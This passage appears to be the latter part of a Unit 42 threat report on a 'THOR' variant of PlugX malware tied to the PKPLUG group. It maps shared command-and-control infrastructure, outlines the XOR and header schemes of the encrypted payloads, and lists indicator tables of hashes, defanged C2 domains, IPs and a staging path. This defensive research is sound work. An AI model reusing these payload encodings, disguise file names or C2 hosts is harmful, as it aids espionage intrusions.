


Figure 12. Maltego chart highlighting THOR overlaps with existing PKPLUG infrastructure.

Several overlaps of related infrastructure and common malicious behaviors were found and are described below using reference number notation [x] that references parts of Figure 12.

PlugX sample (SHA256: 93D33626886E97ABF4087F5445B2A02738EA21D8624B3F015625CD646E9D986E)[1], first seen March 19, 2021, uses the traditional PLUG (not THOR) identifier and communicates with the same C2, rainydaysweb[.]com. This sample also shares some behavioral characteristics with other PlugX samples, namely registry activity specific to the creation of the key, HKLM\Software\CLASSES\ms-pu\PROXY[2]. Some of those samples make use of the C2 infrastructure linked to PKPLUG activity in the past, such as PlugX sample (SHA256: A15FED60E69EC07BFD01A23BEEC2C8E9B14AD457EA052BA29BD7A7B806AB63B4)[3] from late 2020 using C2 manager2013[.]com.

Other samples from the set using the common registry key, through the use of shared infrastructure, reveal further samples containing C2 communication information relating to the third-level domain, upload.ukbbcnews[.]com[4]. This domain is not and has never been a legitimate BBC domain and was registered to appear as such to victims. This domain resolved to IPv4 address 45.248.87[.]217 up until April 12, 2021, providing the C2 channel for PlugX sample (SHA256: 690C488A9902978F2EF05AA23D21F4FA30A52DD9D11191F9B49667CD08618D87)[5] with its THOR module mpsvc.ui (SHA256: 64E2FE0E9D52812D2DA956B1D92B51E7C215E579241649316CF996F9721E466E) from early August 2020.

Other "ukbbcnews" third-level domains (i.e. bbc., news. and www.)existed and resolved to the same 45.248.87[.]217 IPv4 address from as far back as May 2019 through March 2021. In 2018, the same third-level domains resolved to some IPv4 addresses in the 134835 ASN range, including 185.239.226[.]65, 185.239.226[.]76 and 185.239.226[.]14, which have been used as C2 channels for various PlugX samples, seemingly throughout 2018, 2019 and 2020. PlugX sample (SHA256: 3CDD33DEA12F21A4F222EB060E1E8CA8A20D5F6CA0FD849715F125B973F3A257)[6] from June 2018 shares behavioral traits, namely setting the value of registry key HKLM\SOFTWARE\Classes\KET.FAST\CLSID[7] to -1, with two other PlugX samples over the last three years.

Out of the set of three such PlugX samples known to Unit 42 that changed the value of that registry key, one sample (SHA256: A9511CDAA96ED59DE73A7A7C7DC375DE204BEE7A9511C5EE71BF013010324A91)[8] existed around the same timeframe (June 2018) using the domain tibetsl[.]com and many third-level domains from it for C2 communication. The third PlugX sample, (SHA256: 80DEED939A520696968335D1BB2A9FCCE7053C0156F679BA261824D0A2D44967)[9], from the set also used the THOR identifier. From November 2019, this sample and its configuration module aross.dat (SHA256: C5DCD3073904FAD5D9A8FE1026141A832E05C9CA03A88FEE96587921F42773D4) used 108.61.182[.]34 for its C2 communication, which resolved to the indonesiaport[.]info[10] domain between September 2019 and February 2020. The same domain has been used for C2 communications by several other PlugX samples (using the PLUG identifier) that Unit 42 tracks as related to PKPLUG, dating as far back as August 2017.

Another configuration module using the THOR identifier, acrobat.chm (SHA256: B5C0DB62184325FFBE2B8EF7E6F13F5D5926DEAC331EF6D542C5FA50144E0280)[11] loaded by PlugX sample Acrobat.dll (SHA256: 3C5E2A4AFE58634F45C48F4E800DC56BAE3907DDE308FF97740E9CD5684D1C53) was first seen at the end of October 2020. The C2 channel from the configuration is tools.scbbgroup[.]com, which at the time resolved to 167.88.180[.]131, and since early February 2021, it continues to resolve to 103.85.24[.]158 under the ASNs 6134 and 134835, respectively[12]. Other known PKPLUG infrastructure using additional IP addresses from the range under both ASNs are tracked by Unit 42 and other vendors.

Examples include www.ixiaoyver[.]com and www.systeminfor[.]com that resolved in April and May 2020 respectively to 103.85.24[.]190, which acted as C2 channels for several PlugX samples (using the PLUG identifier).

Shortly after the brief, two-day period when www.systeminfor[.]com resolved to 103.85.24[.]190, the resolution briefly changed to 167.88.180[.]32 (ASN 6134), which other PKPLUG-related domains resolved to throughout the course of 2020. One such domain was www.cabsecnow[.]com, which was used as a C2 channel for another PlugX sample (SHA256: A9CBCE007A7467BA1394EED32B9C1774AD09A9A9FB74EB2CCC584749273FAC01)[13] and configuration module Smadav.dat (SHA256: E2D21B5E34189FA1ACA39A13A405C792B19B6EDF020907FB9840AF1AAFBAA2F4) using the THOR magic bytes in August 2020.

The final PlugX sample using the THOR identifier [14] is SmadHook32.dll (SHA256: 125FDF108DC1AD6F572CBDDE74B0C7FA938A9ADCE0CC80CB5CE00F1C030B0C93) and its configuration module Smadav.dat (SHA256: CC1AFB373F8286C08869CD786FEE75B8002DF595586E00255F52892016FD7A4F) is the most recent THOR sample Unit 42 has discovered. First seen in March 2021, this sample's C2 references news.cqpeizi[.]com, which since late 2019 resolves to the loopback address 127.0.0[.]1.

PlugX: The Hunt for Others

With an understanding of how the encrypted payload files are constructed, Unit 42 researchers created a signature based on the x86 assembly instructions. These instructions are used to unpack the payload. (See Table 2 for a list of files discovered.)

During our research, we discovered other PlugX-encrypted payloads that have a different encoding scheme and file header. These samples are XOR encoded with the decryption key consisting of the bytes starting at file offset zero, up until the NULL byte. Typically, the key is 10 bytes in length. Once decrypted, the sample is that of a PE file (DLL). (Reference Table 3 for a list of files uncovered that follow this format.)


We've identified two other PlugX-encrypted payload files with different encoding schemes. These files were manually decrypted and confirmed to be PlugX variants. (See Table 4.)

Unit 42 PlugX Payload Decrypter

Unit 42 created a Python script that can decrypt and unpack encrypted PlugX payloads without having the associated PlugX loaders. It attempts to detect the type of PlugX-encrypted samples and then outputs the following:

1. Decrypted and decompressed PlugX module (DLL). Adds an MZ header to the file as the MZ header is not present in the in-memory module. It only applies to encrypted payloads that have the random byte header (THOR payloads).
2. Hardcoded PlugX configuration file (C2 information), if supported.

Example of the tool in action:



The decryptor tool is hosted on Unit 42's public tools GitHub repository.

Conclusion

Thirteen years after its initial discovery, the PlugX malware family remains a threat. After 10+ years of consistent source code components, the developers made an unexpected change to its signature magic value from "PLUG" to "THOR." New features were observed in this variant, including enhanced payload delivery mechanisms and abuse of trusted binaries. With the THOR identifier signature, Unit 42 will continue to search for additional samples and variants that may be associated with this new PlugX variant.

Palo Alto Networks customers are protected from PlugX with Cortex XDR or the Next-Generation Firewall with WildFire and Threat Prevention security subscriptions. AutoFocus users can track PlugX and PKPLUG activity using the PlugX and PKPLUG tags, respectively.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and systematically disrupt malicious cyber actors. Visit the Cyber Threat Alliance for more information

Additional Resources

PKPLUG: Chinese Cyber Espionage Group Attacking Southeast Asia

Indicators of Compromise

PlugX Encrypted Payloads Containing THOR Magic Bytes

SHA256	File Name	First Seen
b3c735d3e8c4fa91ca3e1067b19f54f00e94e79b211bec8dc4c044d93c119635	pdvdlib.dat	04-16-2021
59BA902871E98934C054649CA582E2A01707998ACC78B2570FEF43DBD10F7B6F	aro.dat	03-29-2021
67E626B7304A0B14E84EC587622EE07DC0D6ECAC5A2FD08E8A2B4EDD432D2EBC	pdvdlib.dat	03-19-2021
CC1AFB373F8286C08869CD786FEE75B8002DF595586E00255F52892016FD7A4F	Smadav.dat	03-18-2021
C28D0D36F5860F80492D435DF5D7D1C6258C6D7FC92076867DB89BC5BD579709	Samsunghelp.chm	02-22-2021
3d9d004e82553f0596764f858345dcc7d2baee875fd644fa573a37e0904bde88	ldvpsvc.hlp	11-29-2020
b5c0db62184325ffbe2b8ef7e6f13f5d5926deac331ef6d542c5fa50144e0280	acrobat.chm	10-29-2020
e2d21b5e34189fa1aca39a13a405c792b19b6edf020907fb9840af1aafbaa2f4	Smadav.dat	08-13-2020
89D36FE8B1ED5F937C43CB18569220F982F7FCCAA17EC57A35D53F36A5D13CD6	mpsvc.ui	08-04-2020
64e2fe0e9d52812d2da956b1d92b51e7c215e579241649316cf996f9721e466e	mpsvc.ui	08-03-2020
A2F15D3305958A361E31887E0613C6D476169DB65C72BE4E36721AD556E6FA01	ui.mdb	06-11-2020
C5DCD3073904FAD5D9A8FE1026141A832E05C9CA03A88FEE96587921F42773D4	aross.dat	11-28-2019

Table 2. PlugX-encrypted payloads containing THOR magic bytes

PlugX Loaders Using THOR Payloads

SHA256	File Name
9FFFB3894B008D5A54343CCF8395A47ACFE953394FFFE2C58550E444FF20EC47	Aross.dll
125fdf108dc1ad6f572cbdde74b0c7fa938a9adce0cc80cb5ce00f1c030b0c93	SmadHook32.dll
80deed939a520696968335d1bb2a9fcce7053c0156f679ba261824d0a2d44967	EndPoint Network Agent.exe
3c5e2a4afe58634f45c48f4e800dc56bae3907dde308ff97740e9cd5684d1c53	acrobat.dll
a9cbce007a7467ba1394eed32b9c1774ad09a9a9fb74eb2ccc584749273fac01	smadhook32.dll
690c488a9902978f2ef05aa23d21f4fa30a52dd9d11191f9b49667cd08618d87	mpsvc.dll

Table 3. PlugX loaders using THOR payloads

PlugX Encrypted Payloads: XOR Header

SHA256	File Name
0510e5415689ee5111c5f6ef960a58d0d037864ceaad8f66d57d752a1c1126f4	mp.dat
055b44336e0d3de5f2a9432dce476ee18c2824dda6fda37613d871f0f4295cd5	UNKNOWN
1833943858e3d7fe1cec0459090f7f3b2bc2d80c774abc4b45b52529a3011e85	AvastAuth.dat
1848c8eb7c18214398dfc1a64a1ab16aced8cc26ed14453045730c2491166f25	UNKNOWN
35a46bdd2f1788fe2a66b1adfe1b21361ebfc3fb597e932e6a0094422637fa48	UNKNOWN
38914419eaf8f3b68fd84f576b6657a68aa894b49bc6d7aa4c52adc4027912c8	UNKNOWN
3b1a08ea826921fe12515afa96f2596bca098465c27bb950808b0887f2e2ed84	UNKNOWN
3e8e8c2951edd51b3a97b3fc996060ba63ebdaaffa8adfbd374b3693c0e97aee	adobeupdate.dat
3fbbf30015b64b50912c09c43052ac48b1983e869cebfb88dd1271fcb4e60d10	http_dll.dat
432a07eb49473fa8c71d50ccaf2bc980b692d458ec4aaedd52d739cb377f3428	UNKNOWN
4c8405e1c6531bcb95e863d0165a589ea31f1e623c00bcfd02fbf4f434c2da79	adobeupdate.dat
56e9b0c2b87d45ee0c109fb71d436621c7ada007f1bd3d43c3e8cf89c0182b90	adobeupdate.dat
5b16347c180c8a2e25033ec31ac8728e72a0812b01ea7a312cbb341c6c927d06	UNKNOWN
5eaaf8ac2d358c2d7065884b7994638fee3987f02474e54467f14b010a18d028	AvastAuth.dat
6097cc6d6fdd5304029ccedfd3ef49f0656bcf1c60d769b3344dc5129fcb6224	AvastAuth.dat
6a94b9a22bcdadb69e8ae21af2819b0c891896564660049d7e21d5c3053a8d43	UNKNOWN
70457e0cc1b5be30a8774a2528724bc8041969b2c7dca22b64775a4fba3d5501	AvastAuth.dat
776a7e29e3d1288fbbbc11057b800dc4559e4f2b77b827757779213b0d49c22b	UNKNOWN
83eb4e75c332667cdd87c0d61fb00917020329a089dc9294b3dfc172d3299f1d	adobeupdate.dat
8b8adc6c14ed3bbeacd9f39c4d1380835eaf090090f6f826341a018d6b2ad450	UNKNOWN
8ec409c1537e3030405bc8f8353d2605d1e88f1b245554383682f3aa8b5100ec	UNKNOWN
9f0f962ae8dc444d3774d3f3a72421c2c01ee09d2234378df99c19205362d6fc	adobeupdate.dat

9f7a911ba583205775b0005a6ce8783fbec50bc91bc747546b0e0ddf386155a0	AvastAuth.dat
ab6a11effc5442c220d099385b4790b114c9cb795f484a30fba86f5c626abc26	UNKNOWN
af4844c867ecb3105e92fe4fa6836c5fd463dac1c1e12233b4fb00b00d4ee719	UNKNOWN
af70349513573ef003ca13b88dd6858f843b29525b9e053c89f8508866a1acb0	http_dll.dat
afa06df5a2c33dc0bdf80bbe09dade421b3e8b5990a56246e0d7053d5668d917	UNKNOWN
bda6f53d37e51385ed739ab51055420254defafff0db669aa55229e0eda9fc66	adobeupdate.dat
d1f848a8477f171430b339acc4d0113660907705d85fa8ea4fbd9bf4ae20a116	UNKNOWN
d634759a262dc423aa5bb95c3046886516ad60b83197c695d07ab4fce960132b	UNKNOWN
d69d200513a173aff3a4b2474ccc11812115c38a5f27f7aafe98b813c3121208	adobeupdate.dat
d8882948a7fe4b16fb4b7c16427fbdcf0f0ab8ff3c4bac34f69b0a7d4718183e	adobeupdate.dat
dc42d5d3c7c166a54dffec9e7c36b10a0735432948f7c333b306e27bfbef336c	jkljk'kle
e1c85ede49a2017e103aa13dfbbf9f7400d3520ee4d6a394ebb0e035c1e016bc	UNKNOWN
e74182800eb247a9e0dfb7e6274dec2839571b650143bcd30423abe10f8daac4	main.dat
e84f77210840bc508df1c695de01f3a45715f5a02a20e94237f1c0a39c551666	AvastAuth.dat
f0f2ff31b869fdb9f2ef67bfb0cc7840f098a37b6b21e6eb4983134448e3d208	adobeupdate.0dat
f51ee36cdb86b210a91db98d85ae64acdb5b091a7899b7569955a6b25b65d6b6	UNKNOWN
f7a7eca072cb07af2a769bff4729478a9ec714c59e3c1c25410184014ccee18e	main.dat
E4C94CC2E53BEB61184F587936EE8134E3ED81872D6EE763CAC20557A5F1077C	adobeupdate.dat
265E1FAB92C2AA97FA8D5587E6378DBEE024BC3FC23458DF95E97354C6B4235E	loggerupdate.dat
E8ADA4BC075B6CA47C11C5C747D0F49702323AD13D87BF9459D12F4961CF169E	http_dll.dat
f224f513c1bad901bf05c719003b1e605543d2a32cfe5aa580f77a63ec882c4c	http_dll.dat
589e87d4ac0a2c350e98642ac53f4940fcfec38226c16509da21bb551a8f8a36	adobeupdate.dat
de0f65a421ce8ee4a927f4f9228f29ff12be69ac71edecb18c35cb5101e4c3cf	UNKNOWN
0246BAE3D010D2ADD808ECC97D8BF8B68F20301BD99F5CEF85503894E3AD75CC	adobeupdate.dat

Table 4. PlugX-encrypted payloads: XOR header

PlugX-Encrypted Payloads: Unknown Encryption

SHA-256	File Name
2194B0E5ED25E31749CB8EA9685951CA47D67210DC7A8116807928DEA4DC2B44	ACLUI.DLL.UI
5c60bee8f311b67d453d793c230399c05693eaab69a4b932bf271f2ac18a74cb	ACLUI.DLL.UI

Table 5. PlugX-encrypted payloads: Unknown encryption

PlugX Loaders Using PLUG Payloads

SHA-256	File Name
282eef984c20cc334f926725cc36ab610b00d05b5990c7f55c324791ab156d92	zVIm1lVT.exe

7deb52227f6e08441b2695d0c783a380ebc771ca1fa4dcec96283d41a4ff7905	WEXTRACT.EXE
f949b78b040cbfc95aafb50ef30ac3e8c16771c6b926b6f8f1efe44a1f437d51	AcroRd32DQe.exe
8a07c265a20279d4b60da2cc26f2bb041730c90c6d3eca64a8dd9f4a032d85d3	acrord32.dll
3a53bd36b24bc40bdce289d26f1b6965c0a5e71f26b05d19c7aa73d9e3cfa6ff	lgNdgPd3.exe
d64afd9799d8de3f39a4ce99584fa67a615a667945532cfa3f702adbe27724c4	AAM UpdatesHtA.exe
75ad7745e2b81cb5ffc6d1e267b6c06f56f260452edf09ef4d6fd3ecad584e66	csKMR5Bh.exe
033c3a372d4d780faa14648c7de93a87d4584afd547609795fb7e9ba370912eb	WEXTRACT.EXE
26f814e4db5aee02451a628e0b16f945c6141d201cc1c8e63395d4e29e1baa64	WEXTRACT.EXE
93d33626886e97abf4087f5445b2a02738ea21d8624b3f015625cd646e9d986e	unknown
769863ec7ba1e28a77c7cc0bda19bb79e6869cae63ecdfab97c669fc40348a0c	install_flash_player.exe
792eba5ba91a52bfb3b369107f38fb9a7e7b7987cd870f465338eae59e81f3f6	avg.exe
9699c3f5dd99345b04aaf5e7dc5002de7dbabf922e43125a10eb3f5fc574e51e	7Po6BzAx.exe
a9511cdaa96ed59de73a7a7c7dc375de204bee7a9511c5ee71bf013010324a91	mcinsupd.exe
af6cb7f9aaa2e1cff577888164f689c4bdb62490bd78915595d7fdd6462d09c4	hex.dll
3cdd33dea12f21a4f222eb060e1e8ca8a20d5f6ca0fd849715f125b973f3a257	web.dll

Table 6. PlugX loaders using PLUG payloads

Command and Control Indicators of Compromise

PlugX (THOR magic bytes) related to Microsoft Exchange Vulnerability
rainydaysweb[.]com
154.211.14[.]156

Other PlugX (THOR magic bytes)
upload.ukbbcnews[.]com
indonesiaport[.]info
tools.scbbgroup[.]com
www.cabsecnow[.]com
news.cqpeizi[.]com
45.248.87[.]217
103.85.24[.]158
167.88.180[.]131
167.88.180[.]32
108.61.182[.]34

Other PlugX (PLUG magic bytes):
web.flashplayerup[.]com
downloads.flashplayerup[.]com
help.flashplayerup[.]com
index.flashplayerup[.]com
www.destroy2013[.]com
www.fitehook[.]com
www.manager2013[.]com
www.mmfhlele[.]com
detail.misecure[.]com
www.quochoice[.]com

www.systeminfor[.]com
www.emicrosoftinterview[.]com
down.emicrosoftinterview[.]com
news.petalossccaf[.]com
www.msdntoolkit[.]com
www.apple-net[.]com
hdviet.tv-vn[.]com
103.56.53[.]106
185.239.226[.]65
103.192.226[.]100
45.248.87[.]140
45.142.166[.]112
103.107.104[.]38
42.99.117[.]92
45.251.240[.]55
103.56.53[.]46
154.223.150[.]105
45.248.87[.]162
103.200.97[.]150
42.99.117[.]95
43.254.217[.]165
45.248.87[.]217

Attack Staging
raw.githubusercontent[.]com/tellyou123